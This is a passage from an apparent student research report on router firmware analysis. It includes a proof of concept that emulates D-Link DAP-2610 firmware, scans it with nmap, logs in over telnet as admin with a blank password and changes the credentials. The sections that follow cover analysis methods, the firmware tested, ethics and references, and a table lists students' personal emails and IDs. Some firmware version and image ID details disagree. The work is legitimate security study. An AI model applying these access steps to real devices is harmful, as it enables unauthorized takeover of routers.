The identified vulnerability presents a critical security concern for installations utilizing the D-Link DAP-2610 Firmware v2.01RC067 routers, as it allows network-adjacent attackers to bypass authentication without requiring prior authentication credentials. This flaw originates from inadequate password handling within the firmware, specifically the absence of proper password checks. Consequently, attackers can exploit this weakness to execute arbitrary code in the context of root, granting them elevated privileges and unrestricted access to sensitive system resources. The absence of authentication requirements exacerbates the severity of the vulnerability, enabling attackers to exploit it remotely with minimal effort. Given the potential impact of unauthorized access and arbitrary code execution, addressing this vulnerability is paramount to safeguarding affected installations and mitigating the associated security risks. Immediate remediation measures, such as firmware updates or patches incorporating robust password validation mechanisms, are imperative to fortify the security posture of vulnerable systems and prevent potential exploitation by malicious actors [17].

Firmware Link:
http://files.dlink.com.au/products/DAP-2610/REV_A/Firmware/Firmware_v1.01rc017/DAP2610-firmware-v101-rc017.bin

Proof of Concept:
Step 1: Download and create a tarball image

—# ./sources/extractor/extractor.py -b DLink -sql 127.0.0.1 -np -nk DAP2610-firmware-v101-rc017.bin

```
└─# ./sources/extractor/extractor.py -b DLink -sql 127.0.0.1 -np "DAP2610-firmware-v101-rc017.bin" images
>> Database Image ID: 92

/root/firmadyne/DAP2610-firmware-v101-rc017.bin
>> MD5: ba8241ed51985ce354f5901e16e413cc
>> Tag: 92
>> Temp: /tmp/tmpqw6ezvpc
>> Status: Kernel: False, Rootfs: True, Do_Kernel: True,                Do_Rootfs: True
>> Recursing into archive ...
>>>> LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 4655840 bytes
>> Recursing into compressed ...
```

Step 2: Emulate and run debugger script the emulate image using FirmAE
./run.sh -a /pathtoimage/id.tar.gz

—# ./run.sh -d DLink /root/Firmadyne/images/96.tar.gz

```
└─# ./run.sh -d DLink /root/firmadyne/images/92.tar.gz
[*] /root/firmadyne/images/92.tar.gz emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] /root/firmadyne/images/92.tar.gz already succeed emulation!!!

[IID] 93
[MODE] debug
[+] Network reachable on 192.168.0.50!
[+] Web service on 192.168.0.50
[+] Run debug!
Creating TAP device tap93_0...
Set 'tap93_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware...       192.168.0.50 true true 38.126454615 39.234003479
```

Step 3: Run Nmap scan to check which ports are open

```
└─# nmap -sN -sV -p23 192.168.0.50 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-25 19:10 EDT
Nmap scan report for 192.168.0.50
Host is up (0.0017s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  D-Link 524, DIR-300, or WBR-1310 WAP telnetd
MAC Address: 00:15:E9:2C:75:00 (D-Link)
Service Info: Device: WAP

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```


Step 4: telnet the router IP. Enter the user name as the admin password as blank. The WAP console was successfully accessible.


Step 5: Use set user-name and set password to change the password and log in. The password was changed successfully.

```
└─# telnet 192.168.0.50
Trying 192.168.0.50...
Connected to 192.168.0.50.
Escape character is '^]'.
login: admin
Password:
WAP->
WAP-> pwd
/
WAP-> ls
sys         sbin        home        var         mnt         etc
dev         bin         root        lib         tmp         proc
www         run         usr         firmadyne   lost+found  etc_ro
WAP->
WAP->
WAP-> set user admin
WAP-> set password password
WAP->
```

Change password for admin

Step 6: Access router with the old password, login fails. Access router with updated password, login successful





V. Comparision Between Static and Dynamic Analysis

Static and dynamic analyses are both essential components in the assessment of router firmware security, each offering unique insights into vulnerabilities and weaknesses. Static analysis involves scrutinizing the firmware's code and configuration files without executing the firmware itself. This method provides valuable insights into the firmware's architecture, uncovering potential vulnerabilities such as hardcoded credentials, buffer overflows, and improper input validation. It also aids in understanding the firmware's logic and functionality, facilitating the identification of potential exploitation points. On the other hand, dynamic analysis involves executing the firmware in a controlled environment and observing its behavior. This method allows for the detection of runtime-specific vulnerabilities that may evade static analysis, such as memory corruption or injection flaws.

While both static and dynamic analyses play crucial roles in firmware security assessment, their efficiency and effectiveness vary depending on the context. Static analysis is particularly useful for identifying known vulnerabilities and common security flaws within the firmware's codebase. It offers a comprehensive overview of potential risks and can be performed without the need for executing the firmware, making it suitable for initial assessments and code reviews. However, static analysis may struggle to detect complex vulnerabilities or those that require runtime execution to manifest. On the other hand, dynamic analysis provides a more in-depth understanding of the firmware's behavior during runtime, allowing for the detection of runtime-specific vulnerabilities and exploits. By executing the firmware in a controlled environment, dynamic analysis can uncover hidden vulnerabilities that may not be apparent through static analysis alone. Additionally, dynamic analysis allows for the simulation of real-world attack scenarios, enabling security researchers to assess the firmware's resilience against exploitation. In terms of efficiency for analyzing the security of router firmware, both static and dynamic analyses have their strengths and limitations. Static analysis is typically faster and less resource-intensive, making it suitable for initial assessments and identifying low-hanging fruit vulnerabilities. However, it may overlook certain types of vulnerabilities that require runtime execution to manifest. On the other hand, dynamic analysis provides a more comprehensive assessment of the firmware's security posture but can be more time-consuming and resource-intensive.

In conclusion, both static and dynamic analyses are essential components in the assessment of router firmware security. While static analysis is efficient for identifying known vulnerabilities and common security flaws, dynamic analysis offers a more in-depth understanding of runtime-specific vulnerabilities and exploits. Ultimately, a combination of both static and dynamic analyses is recommended for a comprehensive assessment of router firmware security, leveraging the strengths of each approach to ensure robust security measures are in place.

VI. Firmware Analysis List

During the analysis process, a comprehensive examination of approximately 50 firmware versions was conducted utilizing the prescribed scripts and methodologies. The examination encompassed firmware from various prominent brands, including D-Link, TP-Link, and Netgear. Each firmware version underwent rigorous scrutiny to identify potential vulnerabilities and security weaknesses. The following sections detail the firmware versions analyzed, providing insight into the diverse range of devices and models assessed within this study.

A. Dlink Fimrware List

Dir-2310, Dir-825, Dir-850, Dir-820, DAP-3532, DAP-3662, DAP-2695, DAP-1620, DAP-2660, DAP-1620, DIR-859, DIR-600M, DAP-2360, DAP-2310, DIR-600, DAP-1650, DAP-1525, DAP-1522, DAP-1520, DIR-816L, DIR-615, Dap-1720, DIR-880L, DAP-2690, DAP-2610

B. TP-Link Firmware List

TP-Link TL-WR740NTL, TP-Link Wa701N, TP-Link WDR3500, TP-Link WDR4300, TP-Link WR841ND, TP-Link WR902AC, TP-Link WR743ND, TP-Link TL-WR710N, TP-Link TL-WR802N, TP-Link WR810N, TP-Link WDR3600, TP-Link WDR841N, TP-Link WR940N

C. Netgear Firmware List

Netgear R6700, Netgear WNR2000v4, Netgear XWN5001-V0.4.1.1, Netgear DGN3500, Netgear WNDR3700, Netgear WNAP320, Netgear EX6300, Netgear RBS50Y v2.7.0.122, Netgear R7000, Netgear R6200v2-V1.0.3.12_10.1.11, Netgear DC112A_V1.0.064_1.0.64, Netgear D6220-V1.0.0.80_1.0.80

VII. Ethical Considerations

Ethical considerations are integral to the firmware analysis process, guiding researchers in conducting their work responsibly and ethically. Central to these considerations is the preservation of data privacy and confidentiality, which entails safeguarding sensitive information extracted from firmware to prevent unauthorized access or disclosure. Researchers must adhere to data protection regulations and best practices to ensure that data is handled securely throughout the analysis process, employing encryption, access controls, and anonymization techniques as necessary. Responsible disclosure of identified vulnerabilities is another critical aspect of ethical firmware analysis. Researchers have a duty to communicate any vulnerabilities discovered in a timely and transparent manner to relevant stakeholders, including firmware developers, manufacturers, and affected users. This ensures that appropriate remediation measures can be implemented promptly to mitigate the risk of exploitation. Researchers should follow established disclosure policies and guidelines, such as those outlined by organizations like CERT/CC or industry-specific vulnerability disclosure programs, to ensure that vulnerabilities are reported responsibly and effectively. In addition to responsible disclosure, researchers must obtain informed consent from device owners when conducting research involving firmware analysis on user devices. Informed consent involves providing clear and comprehensive information to participants about the purpose, risks, and potential impact of the analysis, allowing them to make informed decisions about their participation. This transparency helps build trust and ensures that participants are aware of how their data will be used and protected during the analysis process.

Furthermore, adherence to established ethical guidelines and frameworks is essential to guide researchers in conducting firmware analysis ethically and responsibly. This includes following codes of conduct established by professional organizations, adhering to industry standards for cybersecurity research, and complying with relevant legal and regulatory requirements. By upholding integrity, transparency, and accountability in their work, researchers can ensure that firmware analysis contributes positively to cybersecurity practices while safeguarding the rights and interests of all stakeholders involved.

VIII. Challenges and Future Scope

The firmware analysis project posed several notable challenges, chief among them being the considerable time investment required for emulation using Firmadyne. The process was intricate and involved multiple steps, which often led to delays in analysis. Moreover, Firmadyne's relatively low success rate added to the complexity, as failed emulations necessitated repetitive attempts, further prolonging the overall analysis timeline. However, these challenges were partially mitigated with the introduction of FirmAE, an automated emulation framework. While FirmAE provided improvements in success rates and process efficiency by reducing the number of steps required, it did not completely resolve the underlying issues.

Looking forward, the future scope of this research presents exciting opportunities for advancement. One significant avenue is the development of a comprehensive framework that addresses the existing challenges more effectively. This framework could leverage advancements in automation and optimization techniques to streamline the firmware analysis process, reducing both time and resource requirements. Additionally, further exploration into the impact of older and unpatched routers is paramount. Such research would delve into the potential security risks posed by outdated firmware, shedding light on the vulnerabilities that could compromise individuals and organizations. By gaining a deeper understanding of these risks, we can develop proactive strategies to mitigate them, ultimately enhancing overall network security. Moreover, continued research in this area could lead to the creation of innovative tools and methodologies for firmware analysis, further strengthening cybersecurity practices in the ever-evolving landscape of embedded systems.

IX. Conclusion

In conclusion, the firmware analysis project presented both challenges and opportunities for advancing cybersecurity practices in embedded systems. Through a combination of static and dynamic analyses, as well as the exploration of alternative emulation frameworks such as FirmAE, our team gained valuable insights into the security posture of router firmware. While challenges such as time-intensive emulation processes and low success rates initially hindered progress, the adoption of FirmAE partially alleviated these issues, paving the way for more efficient analysis methodologies.

Looking ahead, there is immense potential for further research and development in this field. The creation of a comprehensive framework that addresses existing challenges while also delving into the implications of older and unpatched routers holds promise for enhancing network security. By understanding the risks associated with outdated firmware and proactively developing strategies to mitigate vulnerabilities, we can contribute to a safer and more resilient cybersecurity landscape. Ultimately, this project underscores the importance of ongoing research and innovation in firmware analysis, particularly in the face of evolving cyber threats. Through continued collaboration and exploration of emerging technologies, we can work towards fortifying embedded systems and ensuring the integrity and security of network infrastructure.

Appendix

GitHub Project Link:
https://github.com/LearningHack/INSE-6120_Winter-2024_Router_Firmware_Analysis_Group14

Project Report Link:

https://drive.google.com/drive/folders/1BtM_i-rY9BSy9PItiV9xl7XD7KOuKpk_?usp=sharing

References

[1] "What is Firmware and Why Do I Need To Update It?" SCTelcom. https://sctelcom.net/what-is-firmware-and-why-do-i-need-to-update-it/

[2] V. Visoottiviseth, P. Jutadhammakorn, N. Pongchanchai, and P. Kosolyudhthasarn, "Firmaster: Analysis tool for home router firmware," in 2018 15th International Joint Conference on Computer Science and Software Engineering (JCSSE), 2018, pp. 1-6. https://www.researchgate.net/publication/327803954_Firmaster_Analysis_Tool_for_Home_Router_Firmware

[3] D. M. Shila, P. Geng, and T. Lovett, "I can detect you: Using intrusion checkers to resist malicious firmware attacks," in 2016 IEEE Symposium on Technologies for Homeland Security (HST), 2016, pp. 1-6. https://doi.org/10.3390/s21103408

[4] Chen, Daming, et al. "Towards Automated Dynamic Analysis for Linux-Based Embedded Firmware." Network and Distributed System Security Symposium, 22 Feb. 2016, https://doi.org/10.14722/ndss.2016.23415

[5] "QEMU Documentation," QEMU, [Online]. Available: https://www.qemu.org/docs/ .

[6] "FirmAE," GitHub, [Online]. Available: https://github.com/pr0v3rbs/FirmAE/blob/master/README.md.

[7] "Firmadyne," GitHub, [Online]. Available: https://github.com/firmadyne/firmadyne.

[8] "CVE-2020-15896," National Vulnerability Database, [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2020-15896.

[9] "CVE-2021-46381," National Vulnerability Database, [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-46381.

[10] "CVE-2022-28955," National Vulnerability Database, [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2022-28955.

[11] "CVE-2023-25279," National Vulnerability Database, [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-25279.

[12] "CVE-2018-9032," National Vulnerability Database, [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2018-9032.

[13] "CVE-2019-9126," National Vulnerability Database, [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2019-9126.

[14] "Tp-link vulnerabilities," CVE Details, [Online]. Available: https://www.cvedetails.com/vulnerability-list/vendor_id-11936/opdirt-1/Tp-link.html.

[15] "CVE-2022-42202," CVE Details, [Online]. Available: https://www.cvedetails.com/cve/CVE-2022-42202/.

[16] "CVE-2023-23040," National Vulnerability Database, [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-23040.

[17] "CVE-2020-8862," National Vulnerability Database, [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2020-8862.

[18] Firmadyne. GitHub. https://github.com/firmadyne/firmadyne

[19] FirmAE. GitHub. https://github.com/pr0v3rbs/FirmAE

[20] Routersploit. GitHub. https://github.com/threat9/routersploit

X. CONTRIBUTION TABLE – GROUP 14

The project team collectively acknowledges and affirms that all members have contributed equally to the project's success. Each team member has diligently participated in various tasks, including research, reporting, presentation, static analysis, dynamic analysis, and attacks. This commitment to shared responsibility and collaboration underscores the team's dedication to achieving its objectives with fairness and integrity.

Student Name	Email ID	Student ID	Contribution
Shivani Santosh Kondlekar	shivani.kondlekar13@gmail.com	40228770	Research, Environment Setup, Dynamic Analysis, Static Analysis, Vulnerability Exploitation, Report
Suraj Nair	snair310398@gmail.com	40262272	Research, Static Analysis, Environment Setup, Vulnerability Exploitation, Plagiarism Check
Tejas Sonawane	tejas9807@gmail.com	40281066	Research, Static Analysis, Environment Setup, Vulnerability Exploitation
Ayush Singh	ayushwork1602@gmail.com	40279327	Research, Static Analysis, Dynamic Analysis, Vulnerability Exploitation
Vedant Shinde	vedantshinde1917@gmail.com	40266356	Research, Static Analysis, Environment Setup, Vulnerability Exploitation
Akshita Shah	akshitashah638@gmail.com	40265831	Research, Report, Static Analysis, Vulnerability Exploitation
Abhinav Pandey	abhinavpandey162002@gmail.com	40268990	Research, Report, Static Analysis, Vulnerability Exploitation
Hinal Patel	hinalpatel.clg@gmail.com	40271195	Research, Presentation, Static Analysis, Vulnerability Exploitation